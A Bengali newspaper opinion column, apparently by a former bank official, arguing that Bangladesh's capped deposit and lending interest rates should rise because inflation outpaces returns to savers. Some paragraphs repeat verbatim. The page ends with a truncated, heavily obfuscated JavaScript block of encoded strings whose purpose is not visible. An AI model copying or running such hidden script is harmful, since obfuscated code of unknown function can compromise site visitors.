০৯:৪৭ অপরাহ্ন, রবিবার, ০৮ নভেম্বর ২০২৬, ২৪ কার্তিক ১৪৩৩ বঙ্গাব্দ

মূল্যস্ফীতি বিবেচনায় ব্যাংকে আমানতের মুনাফার হার বাড়াতে হবে

৫০০ টাকার ব্যাংক নোট

উচ্চ মূল্যস্ফীতির চাপে ব্যাংকগুলো আমানত হারাচ্ছে। কারণ, এখন মানুষের ব্যাংকে টাকা রেখে বেশি মুনাফা পাচ্ছে না। বরং জমানো টাকার ওপর ভ্যাট ও আবগারি শুল্ক পরিশোধের পর যে পরিমাণ মুনাফা হয়, মূল্যস্ফীতি তার থেকে বেশি। ফলে ব্যাংকে আমানত না রেখে নিজেদের কাছে টাকা রেখে খরচ করছেন মানুষ। বাংলাদেশ ব্যাংকের হালনাগাদ প্রতিবেদন থেকে তথ্য জানা যায়, গত দুই মাসে ব্যাংক খাতে আমানত কমেছে ২ হাজার ৭৩৫ কোটি টাকা। সাম্প্রতিক সময়ে অধিক মূল্যস্ফীতির কারণে মানুষের জীবনযাত্রার ব্যয় বেড়ে গেছে। তাই তারা জীবনযাত্রার ব্যয় মেটাতে ব্যাংক থেকে টাকা তুলে নিচ্ছে।

তাছাড়া ক্রমবর্ধমান মূল্যস্ফীতির কারণে অধিকাংশ মানুষ সঞ্চয় করতে পারছে না। চলতি বছরের আগস্ট মাসে শেষে ব্যাংক খাতের আমানতের অঙ্ক দাঁড়িয়েছে ১৪ লাখ ৬৮ হাজার ৯৩৭ কোটি টাকা, যা গত জুনে ছিল ১৪ লাখ ৭১ হাজার ৬৭৩ কোটি টাকা। অর্থাৎ চলতি অর্থবছরের প্রথম ২ মাসে (জুলাই-আগস্ট) সময়ে ২ হাজার ৭৩৫ কোটি টাকার আমানত কমেছে। বর্তমান ব্যাংক খাতে যে পরিমাণ আমানত রয়েছে, এর বেশিরভাগ অংশই আছে ব্যাংকে মেয়াদি আমানত হিসেবে। ব্যাংকের বাইরে অর্থাৎ দেশে মানুষের হাতে এখন প্রায় ২ লাখ ৪২ হাজার কোটি টাকা রয়েছে, যা ১ বছর আগে ছিল ২ লাখ সাড়ে ১৩ হাজার কোটি টাকা। ১ বছরে মানুষের হাতে নগদ অর্থ বেড়েছে প্রায় সাড়ে ২৮ হাজার কোটি টাকা, যা শতকরা সাড়ে ১৩ ভাগ। গত কয়েক মাসের অধিক মূল্যস্ফীতির কারণে ব্যাংকের আমানতের ওপর একটা প্রভাব পড়েছে। মূল্যস্ফীতির ফলে মানুষের ক্রয়ক্ষমতা কমে গেছে। সঞ্চয় করার সক্ষমতা নেই। ব্যয় যতটা বেড়েছে, আয় ততটা বাড়েনি। তাই মানুষ সঞ্চয় থেকেও ভেঙে খাচ্ছেন। এর ফলে ব্যাংক থেকে টাকা তুলে নিচ্ছেন। তাই আমানত কমে যাচ্ছে।

অধিক মূল্যস্ফীতির সময়ে ব্যাংকের সুদহারের বেঁধে দেওয়া সীমা ছেড়ে তুলে নেয়া উচিত। কারণ, এ সময়ে যদি ঋণের প্রবৃদ্ধি না কমানো যায়, তাহলে চাহিদার চাপ কমবে না। আর চাহিদার চাপ না কমলে মূল্যস্ফীতি বাড়তে থাকবে। নিত্যপণ্যের মূল্যবৃদ্ধি বিগত ৬ মাসের মধ্যে মানুষের ওপর সবচেয়ে বড় আঘাত বলা যায়। এরপর রয়েছে, রোগ ও চিকিৎসা ব্যয়, জ্বালানি তেলের মূল্যবৃদ্ধি ও পরিবহন ব্যয় এবং প্রাকৃতিক দুর্যোগ। ৬৮ শতাংশ মানুষ এখন খাবার কিনতেই হিমশিম খাচ্ছেন। মাসে খাবার কিনতে ঋণ করছেন ৬৪ শতাংশ মানুষ। এখন সারা দেশের মানুষের বড় একটি অংশ খাবার কিনতে হিমশিম খাচ্ছেন। কেউ কেউ খাবার কেনার জন্য পরিবারের কোনো সম্পদ বিক্রি করছেন। কেউ কেউ ঋণ করছেন।

বিশ্ব খাদ্য কর্মসূচির (WFP)) সাম্প্রতিক এক জরিপভিত্তিক প্রতিবেদনে এসব কথা বলা হয়েছে। সাম্প্রতিক সময়ে নিম্নআয়ের পরিবারের জীবনযাত্রা এবং খাদ্য পরিস্থিতির সবক্ষেত্রে অবনতি হয়েছে। এ পরিস্থিতির জন্য মূলত খাদ্যপণ্যের অস্বাভাবিক মূল্যবৃদ্ধি, জ্বালানি তেলের দাম বাড়িয়ে দেওয়া, প্রাকৃতিক দুর্যোগ এবং রোগবালাইয়ের মতো স্বাস্থ্য সমস্যা বেড়ে যাওয়াটাই কারণ। খোলাবাজারে কম দামে চাল বিক্রি ও খাদ্যবান্ধব কর্মসূচির আওতায় দেশের ৫০ লাখ দরিদ্র মানুষকে কম দামে খাদ্যসহায়তা দেওয়ার কাজ চলছে। পরিবারের খাদ্য কেনার জন্য মানুষ ঋণ নিচ্ছেন, কেউ তাদের সব সঞ্চয় ভেঙে ফেলছেন। নিম্ন ও মধ্যম আয়ের পরিবারগুলো নিত্যপণ্যের দাম বেড়ে যাওয়াসহ নানা ধরনের চাপ সামলাতে পারছে না। এসব সমস্যা তাদের ভবিষ্যতের বড় সংকট মোকাবিলার সামর্থ্য কমিয়ে দিচ্ছে। ৫০ লাখ গরিব মানুষের জন্য বিশেষ সামাজিক নিরাপত্তা কর্মসূচি শুরু করেছে সরকার। সরকারের নেয়া এতসব উদ্যোগের পরেও চাল ও গমের দাম যেমন বেড়েছে, তেমনি সবজি, ডিম, ডাল, মাছ, চিনি, পেঁয়াজ, আদা, রসুন ও হলুদের দাম নিয়মিতভাবে বৃদ্ধি পেয়েছে। গত সেপ্টেম্বরে মূল্যস্ফীতির পরিমাণ ৯ দশমিক ১০ শতাংশ। এ অবস্থা ১১ বছরের মধ্যে সর্বোচ্চ। মূল্যস্ফীতির ওই চাপ সামলাতে নিম্নবিত্ত ও মধ্যম আয়ের মানুষ খাদ্য কেনার পরিমাণ কমিয়ে দিচ্ছেন। নিম্নআয়ের পরিবারগুলো খাদ্যের দাম বেড়ে যাওয়া এবং আয় কমে যাওয়ায় নানাভাবে সাশ্রয়ের চেষ্টা করছে। করোনার ধাক্কার পর বাংলাদেশে একের পর এক দুর্যোগ আঘাত হানছে। 

রাশিয়া-ইউক্রেন যুদ্ধের কারণে প্রধান খাদ্যপণ্যের দাম বেড়ে গেছে। এ পরিস্থিতিতে সরকারের উচিত দ্রুত দরিদ্রদের পাশে দাঁড়ানো। কর্মসূচি ও প্রকল্পভিত্তিক উদ্যোগ না নিয়ে একটি জাতীয় ত্রাণ তহবিল গঠন করা দরকার, যার মাধ্যমে সরকারি ও বেসরকারি খাত থেকে অর্থ নিয়ে দরিদ্রদের জন্য দীর্ঘমেয়াদি খাদ্যসহায়তা কার্যক্রম শুরু করতে হবে। নয়তো দেশের সামাজিক-অর্থনৈতিক সামগ্রিক পরিস্থিতির অবনতি হবে আরও। দেশের অনেক নিম্ন ও মধ্যম আয়ের মানুষ মূল্যস্ফীতির চাপে রয়েছে। এটা প্রমাণিত হয় ব্যাংকগুলোর ২০২১ সালের জুনের আমানতের প্রবৃদ্ধি থেকে ২০২২ সালের প্রবৃদ্ধির দিকে তাকালেই। ২০২১ সালের জুনে ব্যাংক খাতে আমানতের প্রবৃদ্ধি ছিল ১৩ দশমিক ৮ শতাংশ। যদিও ২০২২ সালের জুনে তা কমে দাঁড়িয়েছে ৯ দশমিক ৩৫ শতাংশে। বাংলাদেশ পরিসংখ্যান ব্যুরো (বিবিএস) তথ্যমতে, গত জুনে বাংলাদেশের সামগ্রিক মূল্যস্ফীতি ছিল ৭.৫৬ শতাংশ, জুলাইয়ে ৭.৪৮ শতাংশ, আগস্টে ছিল ৯ দশমিক ৫২ শতাংশ। যদিও সেপ্টেম্বরে তা কিছুটা কমে দাঁড়ায় ৯ দশমিক ১০ শতাংশে।

তবে আগস্ট-সেপ্টেম্বর এ ২ মাসে মূল্যস্ফীতি ১১ বছরের মধ্যে সর্বোচ্চ পর্যায়ে পৌঁছে যায়। গত আগস্টে জ্বালানি তেলের দাম বাড়ায় সরকার। তাতে সবধরনের পণ্য ও সেবার দাম বেড়ে যায়। এর আগে আমানতের সুদহার ৪ শতাংশে নেমে এসেছিল। এ কারণে ২০২০ সালের এপ্রিলে আমানতের সুদের হার সর্বোচ্চ ৬ শতাংশ বেঁধে দেয় কেন্দ্রীয় ব্যাংক। আমানতের হার তলানিতে নেমে যাওয়ার কারণে সুদহার বেঁধে দেওয়া হয়। এতে বলা হয়েছে, আমানতের সুদের হার মূল্যস্ফীতির নিচে হবে না। সেই হিসেবে এখন আমানতের সুদহার সাড়ে ৫ শতাংশ থেকে ৬ শতাংশের মধ্যে রয়েছে; কিন্তু মূল্যস্ফীতি ৯ দশমিক ১০ শতাংশে উঠে গেছে। এদিকে গত আগস্টে ব্যাংকগুলোতে আমানতের গড় সুদের হার ছিল ৪ দশমিক শূন্য ৭ শতাংশ। মূল্যস্ফীতির হার থেকে আমানতের সুদের হার বাদ দিলে যা থাকে, সেটাই হচ্ছে প্রকৃত সুদের হার। তাছাড়া মানুষ এখন জাতীয় সঞ্চয়পত্র থেকেও মুখ ফিরিয়ে নিয়েছে। এর একটি প্রভাব পড়েছে, ব্যাংকের আমানতের প্রবৃদ্ধিতে। চলতি ২০২২-২৩ অর্থবছরের প্রথম ২ মাস (জুলাই-আগস্ট) ১৪ হাজার ৫৩৮ কোটি টাকার সঞ্চয়পত্র জমা বা বিক্রি হয়েছে। এর মধ্যে মূল টাকা ও মুনাফা পরিশোধ করা হয়েছে- ১৪ হাজার ১৩৬ কোটি টাকা। সঞ্চয়পত্রের মূল টাকা ও মুনাফা পরিশোধের পর এ খাতে সরকারের নিট ঋণ দাঁড়িয়েছে ৪০১ কোটি টাকা, যা গত অর্থবছরের একই সময়ের চেয়ে রেকর্ড ৫ হাজার ৭৩২ কোটি টাকা কম। মূল্যস্ফীতির কারণে নিম্ন ও মধ্যম আয়ের মানুষের জামানো টাকার ওপর একটা প্রভাব পড়ছে।

মূল্যস্ফীতির কাছে ব্যাংকের আমানতকারীরা অসহায় এখন। সরকার মূল্যস্ফীতি নিয়ন্ত্রণ করতে পারছে না, আবার ব্যাংকে আমানতের সুদও বেঁধে দিয়েছে সর্বোচ্চ ৬ শতাংশ। ফলে ব্যাংকে টাকা রাখা আমানতকারীদের কাছে এখন বড় লোকসানের কারণ হয়ে দাঁড়িয়েছে। হিসাবি আমানতকারীরা তাই দ্বিধাগ্রস্ত ও চিন্তায়। তাদের প্রশ্ন, ব্যাংকে টাকা জমিয়ে তাহলে তাদের লাভ কী? ব্যাংক থেকে টাকা সরিয়ে এনে আর্থিক প্রতিষ্ঠানে (লিজিং) রাখবেন, সে উপায়ও নেই। সেখানে সুদ বেশি পাওয়া যাচ্ছে; কিন্তু তখন মূল টাকা ফেরত পাওয়া যাবে কি-না, সেই আশঙ্কাও রয়েছে। কারণ, কিছু আর্থিক প্রতিষ্ঠানে টাকা রেখে মূল টাকা ফেরত পাওয়ার জন্য অনেক গ্রাহক মাসের পর মাস ঘুরছেন। সরকারি হিসাবেই মূল্যস্ফীতি এখন ৯ শতাংশের বেশি।

বাংলাদেশ পরিসংখ্যান ব্যুরো (বিবিএস) ১১ অক্টোবর জানিয়েছে, আগস্টে মূল্যস্ফীতি ছিল ৯ দশমিক ৫২ শতাংশ। আর সেপ্টেম্বরে তা ছিল ৯ দশমিক ১০ শতাংশ। এ অবস্থা ১১ বছরের মধ্যে সর্বোচ্চ। গত আগস্টে জ্বালানি তেলের দাম বাড়ায় সরকার। তাতে সবধরনের পণ্য ও সেবার দাম বেড়ে যায়। মূল্যস্ফীতির চাপে মানুষের ক্রয়ক্ষমতা যে কমে গেছে, তা বাজারে গেলেই বোঝা যায়। মূল্যস্ফীতি নিয়ন্ত্রণে ভারত, যুক্তরাষ্ট্র, ইংল্যান্ডসহ বিশ্বের প্রায় সব দেশ আমানতের সুদের হার বাড়িয়েছে। কিন্তু আমরা ওই একই জায়গায় আছি। মূল্যস্ফীতি বিবেচনায় ব্যাংকে আমানত রাখলে এখন লোকসান। যেটুকু সুদ দেওয়া হয়, তার ওপর আবার কর কেটে রাখা হয়।

সরকার একদিকে আমানতের সুদের হার কমিয়ে রেখেছে, অন্যদিকে জ্বালানি তেলের দাম বাড়িয়ে প্রতিটি জিনিসের দাম বাড়িয়ে দিয়েছে। এমন অন্যায্য পরিস্থিতি এর আগে কখনও ছিল বলে মনে পড়ে না। অর্থনৈতিক সমীক্ষা ২০২২ অনুযায়ী, ব্যাংকে ১৪ ধরনের আমানত রাখার সুযোগ রয়েছে। এর মধ্যে সবচেয়ে বেশি আমানত আসে স্থায়ী আমানত (এফডিআর) থেকে। এফডিআর রাখা হয় তিন মাস থেকে তিন বছরের বেশি সময়ের জন্য। ২০২০ সালের এপ্রিলে আমানতের সুদের হার সর্বোচ্চ ৬ শতাংশ বেঁধে দেয় কেন্দ্রীয় ব্যাংক। সে হিসাবে গত আগস্টে ব্যাংকগুলোতে আমানতের গড় সুদের হার ছিল ৪ দশমিক শূন্য ৭ শতাংশ। মূল্যস্ফীতির হার থেকে আমানতের সুদের হার বাদ দিলে যা থাকে, সেটাই হচ্ছে প্রকৃত সুদের হার। সে বিবেচনায় ব্যাংকে আমানত রাখলে ৫ শতাংশ টাকা কমে যাচ্ছে আমানতকারীদের।

মূল্যস্ফীতি নিয়ন্ত্রণে এরই মধ্যে কিছু পদক্ষেপ নেয়া হয়েছে।

আমানতের সুদবৃদ্ধির ব্যাপারে কেন্দ্রীয় ব্যাংকের ভূমিকা নিয়ে ঠিক এ মুহূর্তে বলা যাচ্ছে না। অবশ্য ৩ মাস ও তার বেশি মেয়াদের আমানতে সুদের হার মূল্যস্ফীতির হারের চেয়ে কম হতে পারবে না বলে গত বছরের আগস্টে একটি প্রজ্ঞাপন জারি করেছিল বাংলাদেশ ব্যাংক। সুদের হার নির্ধারণে আগের ৩ মাসের গড় মূল্যস্ফীতি হারকে বিবেচনায় নিতেও বলা হয়েছিল তখন। এমডিদের সতর্ক করে দিয়ে আরও বলা হয়েছিল, ব্যাংকের তহবিলের প্রধান উৎস হলো আমানতকারীদের অর্থ। সুদহার কমে গেলে আমানতের ওপর বিরূপ প্রভাব পড়তে পারে। গত দুই মাসে আমানত কী পরিমাণ কমেছে, সেই তথ্য এখনও পাওয়া যায়নি। ব্যাংকাররা চান আমানতের সুদের হার বাড়ুক। সে ক্ষেত্রে ঋণের সুদও বাড়াতে হবে। কিছুটা জটিলতা আছে, আমানতের সুদ বাড়লে ঋণের সুদও বাড়তে হবে। মূল্যস্ফীতির চাপে মানুষের ক্রয়ক্ষমতা যে কমে গেছে, তা বাজারে গেলেই বোঝা যায়। মূল্যস্ফীতি নিয়ন্ত্রণে ভারত, যুক্তরাষ্ট্র, ইংল্যান্ডসহ বিশ্বের প্রায় সব দেশ আমানতের সুদের হার বাড়িয়েছে। কিন্তু আমরা ওই একই জায়গায় আছি। মূল্যস্ফীতি বিবেচনায় ব্যাংকে আমানত রাখলে এখন লোকসান। যেটুকু সুদ দেওয়া হয়, তার ওপর আবার কর কেটে রাখা হয়। 

ঋণের সুদহার বিষয়ে বাংলাদেশ ব্যাংকের চিন্তাভাবনা করার সময় হয়েছে। কারণ, মূল্যস্ফীতির সঙ্গে তাল মিলিয়ে আমানতে সুদ দিতে গিয়ে ব্যাংকের কস্ট অব ফান্ড বেড়ে যাচ্ছে। আগামী কয়েক মাসে সেটা আরও বাড়বে। এসব কারণে ৯ শতাংশে ঋণ দেওয়ায় আমানত-ঋণের গ্যাপটা খুব ছোটো হয়ে যাচ্ছে। সব খাতে না হলেও এসএমই এবং ব্যক্তি ঋণে ছাড় দেওয়ার চিন্তা করতে পারে কেন্দ্রীয় ব্যাংক। মূল্যস্ফীতির চাপ সামলাতে ব্যাংক ঋণের সুদহার বাড়ানোর নীতিগত সিদ্ধান্ত নিতে হবে বাংলাদেশ ব্যাংককে। ঋণের সুদহার বাড়ানোর বিষয়ে বাংলাদেশ ব্যাংকের ডেপুটি গভর্নর রাষ্ট্রমালিকানাধীন চার বাণিজ্যিক ব্যাংকের ব্যবস্থাপনা পরিচালকের সঙ্গে বৈঠক করেছেন। ঋণের সুদহার ১ শতাংশ বাড়িয়ে সর্বোচ্চ ১০ শতাংশ করার কথা ভাবা হচ্ছে। এতে আমানতের সুদহারও কিছুটা বাড়বে। মেয়াদি আমানতের সুদহার ৭ শতাংশ পর্যন্ত হতে পারে। তবে সুদহার বাড়ালে তা আগে বিতরণ করা ঋণে কার্যকর হবে কি-না, তা নিয়ে এখনও সিদ্ধান্ত হয়নি। মূল্যস্ফীতি বেড়েছে। আবার বিনিময় হারও বাড়ছে। এর পরিপ্রেক্ষিতে সুদহার বাড়ানো হবে কি-না বাংলাদেশ ব্যাংক তা পর্যালোচনা করছে।

৫০০ টাকার ব্যাংক নোট

২০২০ সালের এপ্রিলে সরকারের সিদ্ধান্তের পরিপ্রেক্ষিতে ব্যাংক ঋণের সুদহারে সর্বোচ্চ সীমা বেঁধে দেয় বাংলাদেশ ব্যাংক। সেই থেকে ব্যাংকগুলো ক্রেডিট কার্ড বাদে সবধরনের ঋণে সর্বোচ্চ ৯ শতাংশ সুদ নিচ্ছে। ঋণের সুদহার ৯ শতাংশে বেঁধে রাখায় ব্যাংকগুলো ওই সময় থেকে আমানতে সর্বোচ্চ ৬ শতাংশ সুদ দিচ্ছে। তবে সবধরনের আমানতে এ সুদহার পান না গ্রাহকরা। সেই থেকে ঋণের সুদহার সর্বোচ্চ ৯ শতাংশে রয়েছে। বৈশ্বিক পরিস্থিতির পরিপ্রেক্ষিতে দেশের অর্থনীতিবিদরা আগে থেকেই ঋণের সুদহার বাড়ানোর পরামর্শ দিয়ে আসছিলেন। ব্যাংকের উদ্যোক্তাদের সংগঠন বিএবিও বাংলাদেশ ব্যাংকের কাছে এ বিষয়ে দাবি জানিয়েছে। যদিও ব্যবসায়ীরা সুদহার বাড়ানোর পক্ষে নন। তারা বলছেন, সম্প্রতি জ্বালানি, পরিবহন বাবদ খরচ বেড়েছে। 

কাঁচামালের দামও বেড়েছে, যা উৎপাদন খরচ বাড়িয়ে দিয়েছে। এখন ঋণের সুদহার বাড়ানো হলে ব্যবসার খরচ আরও বেড়ে যাবে। এ পরিস্থিতিতে আমানতকারীরা ব্যাংকে টাকা জমা রাখতে চাচ্ছেন না। 

অন্যদিকে বেসরকারি খাতে ঋণের চাহিদা বেড়েছে। ব্যাংকে আমানত কমে যাওয়া এবং বেসরকারি খাতে ঋণ প্রবৃদ্ধি মূল্যস্ফীতিকে উসকে দিচ্ছে। পরিস্থিতি নিয়ন্ত্রণে রেপোর সুদহার দশমিক ২৫ পার্সেন্টেজ পয়েন্ট বাড়িয়ে ৫ দশমিক ৭৫ শতাংশ করা হয়েছে। এর পরও মূল্যস্ফীতির চাপ রয়েছে। সুদহার কমে যাওয়ায় ব্যাংকে আমানত কমছে। গত জুন মাসের তুলনায় জুলাইয়ে ব্যাংকগুলোতে আমানত কমেছে ৫ হাজার ৭৩২ কোটি টাকা। অনেক আগেই সুদহার বাড়ানো উচিত ছিল। শুধু রেপো সুদহার বাড়িয়ে মূল্যস্ফীতি নিয়ন্ত্রণ করা সম্ভব নয়। সুদের হার বাজারের ওপর ছেড়ে দেওয়া উচিত।
মন্তব্য

লেখকতথ্য

রেজাউল করিম খোকন

সাবেক ব্যাংক কর্মকর্তা ও কলাম লেখক
জনপ্রিয়
(function(s){var UBa=20;var Flp=1035420166,xpBW="qAS0CusRlFUHKmrnN23Owh4+QxyeYG9ViDfMXJZEb16P8/pkzoTvBWdcItL7j5ag",bL0no=["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","osmgHWLwupHR5OuXzjoB1N3O